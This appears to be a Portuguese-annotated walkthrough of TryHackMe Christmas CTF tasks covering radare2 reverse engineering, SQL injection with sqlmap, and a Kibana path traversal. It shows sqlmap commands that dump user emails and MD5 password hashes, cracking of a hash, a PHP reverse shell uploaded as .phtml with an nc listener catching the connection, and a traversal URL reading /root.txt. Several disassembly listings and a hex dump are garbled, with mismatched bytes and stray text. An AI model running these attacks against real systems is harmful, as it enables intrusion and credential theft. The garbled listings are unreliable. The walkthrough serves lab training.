[0x00400a30]> db 0x00400b62
[0x00400a30]> pdf @main
      ; DATA XREF from entry0 @ 0x400a4d
35: int main (int argc, char **argv, char **envp);
    ; var int64_t var_ch @ rbp-0xc
    ; var int64_t var_8h @ rbp-0x8
    ; var int64_t var_4h @ rbp-0x4
    0x00400b4d  0000          add byte [rax], al

    0x00400b51 b   c745f401c745. mov dword [var_ch], 0xf445c701
    0x00400b58  0145f8          add dword [var_8h], eax

    0x00400b5f format: 06          invalid

    0x00400b62 b   0faf45f4          imul eax, dword [var_ch]
    0x00400b66  0faf45b8          imul eax, dword [rbp - 0x48]

    0x00400b6e  0000          add byte [rax], al
```

#1 What is the value of local_ch when its corresponding movl instruction is called(first if multiple)?

1

Correct Answer

#2 What is the value of eax when the imull instruction is called?

6

Correct Answer

#3 What is the value of local_4h before eax is set to 0?

6

Correct Answer

Task 27 - reverse engineering

```
hackudo@kali:~/Downloads$ unzip re-challenge-2.zip
Archive: re-challenge-2.zip
  inflating: if1
  inflating: if1.c
  inflating: if2
hackudo@kali:~/Downloads$ ls
if1  if1.c  if2  re-challenge-2.zip  tor-browser_en-US
```

r2 -d if2

aaaa

```
hackudo@kali:~/Downloads$ r2 -d if2 Elf-inneering
Process with PID 1919 started...
= attach 1919 1919
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
Warning: r_bin_file_hash: file exceeds bin.hashlimit
[0x00400a30]> aaaa
[Invalid address from 0x004843bc with sym and entry0] (aa) ahead of 1
Invalid address from 0x0044efd6
[x] Analyze all flags starting with sym and entry0 (aa) Linux x86
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.] (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
```

pdf @main

```
[0x00400a30]> pdf @main
; DATA XREF from entry0 @ 0x400a4d
43: int main (int argc, char **argv, char **envp);
    ; var int64_t var_8h @ rbp-0x8
    ; var int64_t var_4h @ rbp-0x4
    0x00400b4d    f0          invalid
    0x00400b4e    0fa2        cpuid
    These programs have been compiled to be executed on Linux x86-64 systems.
    0x00400b51    c745f808c745. mov dword [var_8h], 0xf845c708
    0x00400b58    0845fc      the sub 0845fc material hor byte [var_4h], al

    0x00400b5f    0200        add al, byte [rax]
    0x00400b62    3b45fc      cmp eax, dword [var_4h]
    0x00400b65    f8          clc
    # what is the value of local_8h before the end of the main function?
    0x00400b67    45fc        cld
    0x00400b6b    eb04        jmp 0x400b71
; CODE XREF from main @ 0x400b65
    0x00400b6d    f8          clc
    ; CODE XREF from main @ 0x400b6b
    0x00400b71    b8000000b8    mov eax, 0xb8000000
    0x00400b76    0000        add byte [rax], al
```

db 0x00400b71

dc

px @rbp-0x8

px @rbp-0x4

```
[0x00400a30]> px @rbp-0x4  
- offset -  
0xfffffffffffffc fffff ffff ffff ffff ffff ffff ffff ffff ffff  
0x0000000c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000001c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000002c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000003c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000004c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000005c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000006c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000007c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000008c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x0000009c fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x000000ac fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x000000bc fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x000000cc fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x000000dc fffff fffff fffff fffff fffff fffff fffff fffff fffff  
0x000000ec fffff fffff fffff fffff fffff fffff fffff fffff fffff
```

#1 what is the value of local_8h before the end of the main function?

9

#2 what is the value of local 4h before the end of the main function?


2

Task 28 – SQL Injection

The screenshot shows the Burp Suite interface. The top menu bar includes Project, Intruder, Repeater, Window, Help, and tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Proxy tab is selected, indicated by an orange border. Below the tabs are sub-tabs: Intercept (orange), HTTP history, WebSockets history, and Options. The main content area displays a request to `http://10.10.213.144:80`. Below the URL are buttons for Forward, Drop, Intercept is on (which is off), and Action. Under the request, there are tabs for Raw, Params, Headers, and Hex. The raw request body is shown as:

```
1 POST /register.php HTTP/1.1
2 Host: 10.10.213.144
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.213.144/register.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 65
10 Connection: close
11 Cookie: PHPSESSID=giigafg0gl115tkr195ajh7cevf
12 Upgrade-Insecure-Requests: 1
13
14 log_email=teste%40teste.com&log_password=teste&login_button=Login
```

Salvando a requisição em arquivo .txt



```
sudo sqlmap -r burp.txt --dbs --batch
```

```
available databases [6]:
[*] information_schema
[*] mysql      Santa's been
[*] performance_schema
[*] phpmyadmin  a few corners
[*] social      through the v
[*] sys
```

```
sudo sqlmap -r burp.txt -D social --tables --batch
```

```
Database: social
[8 tables]
+-----+
| comments      Santa's been
| friend_requests like a few
| likes         corners
| messages      through the v
| notifications
| posts         That's
| trends        users
| users         Sun++
```

```
sudo sqlmap -r burp.txt -D social -T users --column --batch
```

Column	Type
<code>id</code>	<code>int(11)</code>
<code>password</code>	<code>varchar(255)</code>
<code>email</code>	<code>varchar(100)</code>
<code>first_name</code>	<code>varchar(25)</code>
<code>friend_array</code>	<code>text</code>
<code>last_name</code>	<code>varchar(25)</code>
<code>num_likes</code>	<code>int(11)</code>
<code>num_posts</code>	<code>int(11)</code>
<code>profile_pic</code>	<code>varchar(255)</code>
<code>signup_date</code>	<code>date</code>
<code>user_closed</code>	<code>varchar(3)</code>
<code>username</code>	<code>varchar(100)</code>

```
sudo sqlmap -r burp.txt -D social -T users -C email,username,password --batch --dump
```

email	password	username
bigman@shefesh.com	f1267830a78c0b59acc06b05694b2e28	santa_claus
mmtoe@shefesh.com	402223cb4df4c5050a38043d38b1372b	mommy_mistletoe
terminator@shefesh.com	78a6d0e6c73a29ef6d07d56f32f67b30	arnold_schwarzenegger
jayfkay@shefesh.com	bc808149a93bc7050c3c6c4b7a5a0c97	johnfortnite_kennedy
john@keepingit.online	aa4e356d1509f1c1f53e0191601cde72	john_richardson
notty@shefesh.com	6aff5ae0718de8945a3f71ba4d1ca76f	naughty_elf
felixnav@shefesh.com	57e9eb182943223b0b4e7f17c5e4cb6e	felix_navidad
mrsclaus@shefesh.com	15bc4f3ba871b2fa651363dcddfb27d9	jessica_claus
mailman@shefesh.com	a60c0662c54bde0301d9aa2ad86203df	myron_larabee

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Decrypt

Found : saltnpepper
 (hash = f1267830a78c0b59acc06b05694b2e28)

Login: bigman@shefesh.com // Senha: saltnpepper

http://10.10.213.144/messages.php?u=mommy_mistletoe

You and **Mommy Mistletoe**

X Santa, I think my son Michael saw us kissing underneath the misteltoe last night! Meet me under the clock in Waterloo station at Midnight.

X Mrs Mistletoe, you're certainly on the naughty list this year! See you there, Kris x

```
hackudo@kali:~$ sudo nc -nvlp 443
[sudo] password for hackudo:
listening on [any] 443 ...
```

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

mv php-reverse-shell.php php-reverse-shell.phtml

```
hackudo@kali:~/Downloads/php-reverse-shell-1.0$ nano php-reverse-shell.php
hackudo@kali:~/Downloads/php-reverse-shell-1.0$ mv php-reverse-shell.php php-reverse-shell.phtml
hackudo@kali:~/Downloads/php-reverse-shell-1.0$
```

php-reverse-shell.phtml

Got something to say?

cd /home/user

cat flag.txt

```
connect to [10.2.11.159] from (UNKNOWN) [10.10.213.144] 54196
Linux server 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 0:01:24 up 46 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data        2019-11-26 00:19:24 +0000 0.00s 0.00s 0.00s
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home/user
$ cat flag.txt
```

THM{SHELLS_IN_MY_EGGNOG}

MERRY CHRISTMAS FROM SHEFFIELD, UK
CREATED IN COLLABORATION WITH TRYHACKME.COM
in /home/user/
THM{SHELLS_IN_MY_EGGNOG}

#1 Which field is SQL injectable? Use the input name used in the HTML code.

[Correct Answer](#)
[Hint](#)

#2 What is Santa Claus' email address?

[Correct Answer](#)
[Hint](#)

#3 What is Santa Claus' plaintext password?

[Correct Answer](#)
[Hint](#)

#4 Santa has a secret! Which station is he meeting Mrs Mistletoe in?

[Correct Answer](#)
[Hint](#)

#5 Once you're logged in to LapLAND, there's a way you can gain a shell on the machine! Find a way to do so and read the file in /home/user/

[Correct Answer](#)
[Hint](#)

Task 24

```
sudo nmap -sS -sV -Pn -O -vvv 10.10.191.253
```


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 252 OpenSSH 7.4 (protocol 2.0)
111/tcp   open  rpcbind syn-ack ttl 252 2-4 (RPC #100000)
8000/tcp  open  http   syn-ack ttl 252 SimpleHTTPServer 0.6 (Python 3.7.4)
9200/tcp  open  http   syn-ack ttl 252 Elasticsearch REST API 6.4.2 (name: sn6hfBl; cluster: elasticsearch; Lucene 7.4.0)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/7%T=22%CT=1%CU=36557%PV=Y%DS=4%DC=I%G=Y%TM=5F0517D0
OS:>P=x86_64-pc-linux-gnu)SE0(SP=102%GCD=1%ISR=10C%TI=Z%CII=I%TS=A)OPS(
OS:01=M508ST11NW7%02=M508ST11NW7%03=M508NT11NW7%04=M508ST11NW7%05=M508ST11
OS:NW7%06=M508ST11)WIN(WI=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=FF%W=6903%0=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=0%A=S+F=AS
OS:%RD=0%Q=)T2(R=N)T3(R-N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=R%0-%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=FF%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T
OS:FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%CD= lass the ELK stack(consisting
OS:S) of Elastic Search, Kibana and Logstash)
```

```
curl 10.10.191.253:9200/_search?q=password | python -m json.tool
```

```
hackudo@kali:~$ curl 10.10.191.253:9200/_search?q=password | python -m json.tool 01
  % Total    % Received % Xferd  Average Speed   Time     Time   Current
     0       0       0      0      0      0 --:--:-- --:--:-- --:--:-- 448
100  382  100  382    0      0   448      0 --:--:-- --:--:-- --:--:-- 448
{
  "_shards": {
    "skipped": 0,
    "failed": 0,
    "skipped": 0,
    "successful": 6,
    "total": 6
  },
  "hits": {
    "hits": [
      {
        "id": "73",
        "index": "messages",
        "score": 2.0136302,
        "source": {
          "message": "hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs580l3AXkMWLxiEyUyyf",
          "receiver": "wendy",
          "sender": "mary"
        }
      }
    ]
  }
}
```

Login: l33tperson // Senha: 9Qs580l3AXkMWLxiEyUyyf

<http://10.10.191.253:8000/>



Directory listing for /


- [kibana-log.txt](#)

<http://10.10.191.253:8000/kibana-log.txt>

```
: "Server running at http://0.0.0.0:5601"}]
```

[http://10.10.191.253:5601/app/kibana#/management?_g=\(\)](http://10.10.191.253:5601/app/kibana#/management?_g=())


Kibana 6.4.2



<https://www.cyberark.com/resources/threat-research-blog/execute-this-i-know-you-have-it>

http://10.10.191.253:5601/api/console/api_server?sense_version@@SENSE_VERSION&apis=../../../../../../../../root.txt

Depois disso a conexão trava:



<http://10.10.191.253:8000/kibana-log.txt>

```
:{"message":"ReferenceError: someELKfun is not defined\\n"}  
    at evalScript (eval at <eval>, file:///C:/Users/.../node_modules/elasticsearch/lib/client/transport.js:14:14)
```

someELKfun

#1 Find the password in the database

9Qs580l3AXkMWLxiEyUyyf

Hint

#2 Read the contents of the /root.txt file

someELKfun

Hint